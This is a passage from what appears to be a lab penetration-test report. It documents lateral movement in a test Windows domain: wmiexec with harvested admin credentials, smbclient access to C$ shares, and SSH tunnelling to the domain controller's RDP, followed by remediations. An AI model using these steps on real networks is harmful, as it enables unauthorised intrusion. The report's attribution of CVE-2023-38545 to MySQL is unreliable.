
Using the harvested administrative credentials, we pivoted to other machines in the network to demonstrate a domain-wide compromise.

- **Remote Code Execution (Impacket):** Instead of standard tools, we used **Impacket's wmiexec.py** with the harvested credentials

(PROJECT/Administrator) to execute commands on the second client (192.168.208.13). This yielded a semi-interactive shell on client2.




- **SMB Share Exploitation:** We utilized smbclient to connect to the C$ administrative share on Client 2 (//192.168.208.13/C$). To provide write access, we successfully created a directory named "Fortesting".


┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient //192.168.208.13/C$ -U PROJECT/Administrator
Password for [PROJECT\Administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin DHS 0 Tue Nov 25 07:11:30 2025
$WinREAgent DH 0 Fri Aug 30 10:06:55 2024
Documents and Settings DHSrn 0 Wed Aug 30 11:42:45 2023
Downloads D 0 Wed Sep 6 10:39:45 2023
DumpStack.log.tmp AHS 8192 Tue Nov 25 00:39:54 2025
inetpub D 0 Tue Sep 5 15:52:53 2023
pagefile.sys AHS 2007445504 Tue Nov 25 07:20:23 2025
PerfLogs D 0 Sat Dec 7 04:14:52 2019
Program Files DR 0 Fri Aug 30 10:04:58 2024
Program Files (x86) DR 0 Tue Sep 5 15:00:40 2023
ProgramData DHn 0 Tue Nov 25 00:40:03 2025
read D 0 Wed Sep 6 09:29:42 2023
Recovery DHSn 0 Fri Aug 30 10:00:44 2024
swapfile.sys AHS 16777216 Tue Nov 25 00:39:54 2025
System Volume Information DHS 0 Wed Aug 30 11:42:52 2023
Users DR 0 Tue Nov 25 07:05:27 2025
Windows D 0 Tue Nov 25 07:45:46 2025
15581244 blocks of size 4096. 7651082 blocks available
smb: \> cd Users\
smb: \Users\> ls
. DR 0 Tue Nov 25 07:05:27 2025
.. DR 0 Tue Nov 25 07:05:27 2025
administrator D 0 Tue Nov 25 07:12:58 2025
All Users DHSrn 0 Sat Dec 7 04:30:39 2019
Backup D 0 Wed Sep 6 09:13:59 2023
client2 D 0 Tue Nov 25 00:44:00 2025
Default DHR 0 Wed Aug 30 11:42:45 2023
Default User DHSrn 0 Sat Dec 7 04:30:39 2019
desktop.ini AHS 174 Sat Dec 7 04:12:42 2019
Public DR 0 Wed Aug 30 11:48:30 2023
Student D 0 Tue Sep 5 14:45:54 2023

```
smb: \Users\> cd Student\
smb: \Users\Student\> mkdir Fortesting
smb: \Users\Student\> ls
  .                                   D        0  Tue Nov 25 07:57:51 2025
  ..                                  D        0  Tue Nov 25 07:57:51 2025
  .openpgpstudio                      D        0  Tue Sep  5 14:45:57 2023
  3D Objects                         DR        0  Wed Aug 30 11:48:30 2023
  AppData                            DH        0  Wed Aug 30 11:48:01 2023
  Application Data                 DHSrn        0  Wed Aug 30 11:48:01 2023
  Contacts                           DR        0  Wed Aug 30 11:48:30 2023
  Cookies                          DHSrn        0  Wed Aug 30 11:48:01 2023
  Desktop                            DR        0  Wed Sep  6 10:39:35 2023
  Documents                          DR        0  Wed Aug 30 11:48:30 2023
  Downloads                          DR        0  Tue Sep  5 15:12:18 2023
  Favorites                          DR        0  Wed Aug 30 11:48:30 2023
  Fortesting                          D        0  Tue Nov 25 07:57:51 2025
  Links                              DR        0  Wed Aug 30 11:48:31 2023
  Local Settings                   DHSrn        0  Wed Aug 30 11:48:01 2023
  Music                              DR        0  Wed Aug 30 11:48:30 2023
  My Documents                     DHSrn        0  Wed Aug 30 11:48:01 2023
  NetHood                          DHSrn        0  Wed Aug 30 11:48:01 2023
  NTUSER.DAT                         AHn  1310720  Tue Nov 25 00:39:38 2025
  ntuser.dat.LOG1                    AHS        0  Wed Aug 30 11:48:01 2023
  ntuser.dat.LOG2                    AHS        0  Wed Aug 30 11:48:01 2023
  NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}.TM.blf    AHS    65536  Wed Aug 30 11:48:
26 2023
  NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}.TMContainer00000000000000000001.regtrans-
ms    AHS   524288  Wed Aug 30 11:48:01 2023
  NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}.TMContainer00000000000000000002.regtrans-
ms    AHS   524288  Wed Aug 30 11:48:01 2023
  ntuser.ini                         HS       20  Wed Aug 30 11:48:01 2023
  OneDrive                           DR        0  Tue Sep  5 14:09:43 2023
  Pictures                           DR        0  Wed Aug 30 11:49:45 2023
  PrintHood                        DHSrn        0  Wed Aug 30 11:48:01 2023
  Recent                           DHSrn        0  Wed Aug 30 11:48:01 2023
```

- **Network Pivoting (SSH Tunneling):** To bypass network restrictions and access the Domain Controller (.12) via RDP, we created an SSH tunnel through the compromised client.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p22 192.168.208.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 08:24 EST
Nmap scan report for 192.168.208.11
Host is up (0.021s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:25:C5:D8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$
```



- *Command:* ssh -L 13389:192.168.208.12:3389 ....
- This routed traffic from Kali's port 13389 to the Domain Controller's port 3389, allowing Remote Desktop access.

3. REMEDIATIONS

To improve the overall security posture and mitigate the specific vulnerabilities exploited above, the following remediations are recommended.

1. Patch Management & Software Hardening

- **Vulnerability:** OpenVAS identified **CVE-2023-38545** in the unpatched MySQL 8.1.0 instance.
- **Remediation:** Implement a centralized patch management system (e.g., WSUS or SCCM). Ensure all third-party applications like MySQL are automatically updated to stable, non-vulnerable versions. Remove unnecessary services (like MySQL/IIS) from standard client workstations to reduce the attack surface.

2. Network Segmentation & SMB Security

- **Vulnerability:** Lateral movement was easily achieved using wmiexec and smbclient because workstation-to-workstation traffic was unrestricted.
- **Remediation:**
    - **Disable SMBv1** and enforce **SMB Signing** via Group Policy to prevent relay attacks.
    - **Host-Based Firewalls:** Configure Windows Defender Firewall to block inbound SMB (Port 445) connections between client endpoints. Workstations should generally not communicate with each other, only with servers.

3. Credential Hygiene & Monitoring

- **Vulnerability:** We successfully dumped NTLM hashes and keylogged clear-text passwords.
- **Remediation:**
    - **Protected Users Group:** Add privileged accounts to the "Protected Users" AD group to prevent the caching of credentials that allows hash dumping.
    - **LAPS (Local Administrator Password Solution):** Deploy LAPS to ensure every machine has a unique, randomized local administrator password, preventing lateral movement if one machine is compromised.
    - **MFA:** Enforce Multi-Factor Authentication for all RDP and interactive logins.

4. RDP & Remote Access Restrictions

- **Vulnerability:** RDP was accessible on the Domain Controller and was exploited via SSH pivoting.
- **Remediation:** Restrict RDP access to a specific "Management Subnet" or Jump Box IP addresses only. Disable the SSH service on Windows clients unless strictly necessary for administration.

4. CONCLUSION

This project successfully simulated a full spectrum cyberattack on the project ISPP domain. Following a structured methodology—from Nmap enumeration and OpenVAS vulnerability scanning to Metasploit exploitation—we demonstrated how a single unpatched service can lead to a total network compromise.

The key finding was that while the Active Directory structure was functional, the lack of **defense-in-depth** controls (such as network segmentation and rigorous patch management) allowed the attacker to move laterally using tools like wmiexec and SSH tunneling. Implementing the proposed remediations will significantly harden the environment against both automated exploits and targeted human adversaries.